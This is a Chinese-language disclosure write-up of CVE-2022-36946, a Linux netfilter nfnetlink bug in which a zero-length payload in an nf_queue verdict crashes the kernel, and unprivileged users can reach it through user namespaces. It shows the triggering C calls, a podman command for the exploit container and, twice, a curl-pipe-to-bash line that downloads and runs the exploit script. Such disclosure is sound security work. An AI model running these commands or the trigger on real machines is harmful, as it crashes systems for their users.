报告者:Domingo Dirutigliano 和 Nicola Guerrera
当我们在开发 firegex(我们为 CTF 攻防竞赛开发的应用防火墙)时,偶然遇到了几次内核崩溃。
这种奇怪的行为随后被隔离并分析,最终发现了 netfilter 模块中这一潜在的安全缺陷,具体涉及 nfnetlink。

当发送带有 0 字节 nfta_payload 属性的 nf_queue verdict 时,内核会发生崩溃。
nlh = nfq_nlmsg_put(buf, NFQNL_MSG_VERDICT, queue_num);
nfq_nlmsg_verdict_put_pkt(nlh, NULL, 0);
nfq_nlmsg_verdict_put(nlh, 1, NF_ACCEPT );
发生这种情况是因为 IP/IPv6 协议栈会在输入钩子之后从数据包中拉取 IP(v6) 头部。
因此,如果用户将数据包截断到小于头部大小,这个 skb_pull() 就会产生一个畸形的 skb,从而导致崩溃。
尝试执行 curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash,即使是非特权用户也可以(更多细节见下文)。
使用 Linux 命名空间,特别是用户命名空间(通过 kernel.unprivileged_userns_clone=1 启用),普通用户可以创建网络命名空间,从而能够使用触发崩溃的相同内核原语。
这使你无需 root 权限即可利用该漏洞。
这种情况并不罕见:例如 podman 就使用此选项来运行其(无根)容器, 并且在某些发行版上此选项默认启用。
你也可以尝试在没有 root 权限的情况下执行该漏洞利用:
podman run -it --cap-add NET_ADMIN ghcr.io/pwnzer0tt1/cve-2022-36946
或者,如果你想即时测试(只需安装 tar 和 curl):
curl -sLf https://pwnzer0tt1.it/cve-2022-36946.sh | bash
已在 Linux 内核 5.19 中修复 查看差异
Linux 内核安全团队的原始补丁见此处
它在第 6 次尝试时成功了,所以我们保留了这个名字。